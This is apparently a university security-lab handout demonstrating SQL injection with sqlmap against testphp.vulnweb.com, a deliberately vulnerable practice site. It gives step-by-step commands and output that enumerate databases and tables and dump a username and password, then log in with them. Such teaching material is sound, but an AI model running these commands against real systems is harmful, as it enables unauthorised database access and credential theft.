Department of Information Technology

Academic Year: 2025-2026 **Semester: V**

Class / Branch: TE IT

Subject: Security Lab

Subject Incharge: Prof. Apeksha Mohite

EXPERIMENT NO. 08

Aim: To demonstrate SQL Injection using SQLMap

Theory:

SQL Injection is a code injection technique where an attacker executes malicious SQL queries that control a web application's database. With the right set of queries, a user can gain access to information stored in databases. SQLMAP tests whether a 'GET' parameter is vulnerable to SQL Injection.

SQL injection is a hacking technique where an attacker can insert SQL commands through a URL to be executed by the database. This bug or vulnerability occurs because all programmers or webmasters do web programming such as the filtering of variables in the web.A database is a collection of information stored on a computer or web server systematically that is useful for obtaining information from the database.

SQLMap is an open source penetration test tool that automates the process of detecting andexploiting weaknesses in SQL injection and taking over the server database. So sqlmap is a tool thatcan automatically detect and exploit SQL injection bugs. by doing a SQL injection attack an attacker can take over and manipulate a database on a server.

Target :http://testphp.vulnweb.com/artists.php?artist=1

SQLMAP comes pre – installed with kali linux, which is the preferred choice of most penetration testers. However, you can install sqlmap on other debian based linux systems using the command

To install sqlmap use following command:

```
sudo apt-get install sqlmap
```

To look at the set of parameters that can be passed for sqlmap , type in the terminal,

```
apeksha@apeksha-VirtualBox:~$ sqlmap -h
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.2.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

Usage: python sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST
    --cookie=COOKIE     HTTP Cookie header value
```

Using SQLMAP to test a website for SQL Injection vulnerability:

- **Step 1: List information about the existing databases**

So firstly, we have to enter the web url that we want to check along with the -u parameter. We may also use the –tor parameter if we wish to test the website using proxies. Now typically, we would want to test whether it is possible to gain access to a database. So we use the –dbs option to do so. –dbs lists all the available databases.

```
apeksha@apeksha-VirtualBox:~$ sqlmap -u http://testphp.vulnweb.com/artists.php?
artist=1
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.2.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutua
l consent is illegal. It is the end user's responsibility to obey all applicabl
e local, state and federal laws. Developers assume no liability and are not res
ponsible for any misuse or damage caused by this program

[*] starting at 09:35:04

[09:35:05] [INFO] testing connection to the target URL
[09:35:36] [INFO] heuristics detected web page charset 'ISO-8859-2'
[09:35:36] [INFO] checking if the target is protected by some kind of WAF/IPS/I
DS
[09:35:47] [INFO] testing if the target URL content is stable
[09:35:50] [INFO] target URL content is stable
```

```
apeksha@apeksha-VirtualBox:~$ sqlmap -u http://testphp.vulnweb.com/listproducts
.php?cat=1 --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.2.4#stable}
|_ -| . ['] |  .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org
```

It will gives output with two databases as shown below:

```
[19:33:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL 5
[19:33:53] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

Step 2: List information about Tables present in a particular Database

To try and access any of the databases, we have to slightly modify our command. We now use -D to specify the name of the database that we wish to access, and once we have access to the database, we would want to see whether we can access the tables. For this, we use the –tables query. Let us access the acuart database.

```
apeksha@apeksha-VirtualBox:~$ sqlmap -u http://testphp.vulnweb.com/listproducts
.php?cat=1 -D acuart --tables
```

```
[19:36:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.6.40
back-end DBMS: MySQL 5
[19:36:49] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

we see that 8 tables have been retrieved. So now we definitely know that the website is vulnerable.

Step 3: well now we get the name of the table in the web application database, both the next step is to find the column in the database users.

```
apeksha@apeksha-VirtualBox:~$ sqlmap -u http://testphp.vulnweb.com/listproducts
.php?cat=1 -D acuart -T users --columns
```

```
[12:05:01] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

Step 4: now we will look for the username that is in the database acuart table users column uname using the following command.

```
apeksha@apeksha-VirtualBox:~$ sqlmap -u http://testphp.vulnweb.com/listproducts
.php?cat=1 -D acuart -T users -C uname --dump
```

It gives us username which is there in database as test.

```
Database: acuart
Table: users
[1 entry]
+-------+
| uname |
+-------+
| test  |
+-------+
```


Step 5: now we will look for the username that is in the database acuart table users column pass using the following command.

```
apeksha@apeksha-VirtualBox:~$ sqlmap -u http://testphp.vulnweb.com/listproducts
.php?cat=1 -D acuart -T users -C pass --dump
```

It gives you the password **test** for your username as:

```
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+
```

Step 6: now we will try to log in or log in using the existing username and password.



you can see we successfully logged in into this site by using test account.

From the above picture, we can see that we have accessed the data from the database.

Similarly, in such vulnerable websites, we can literally explore through the databases to extract information.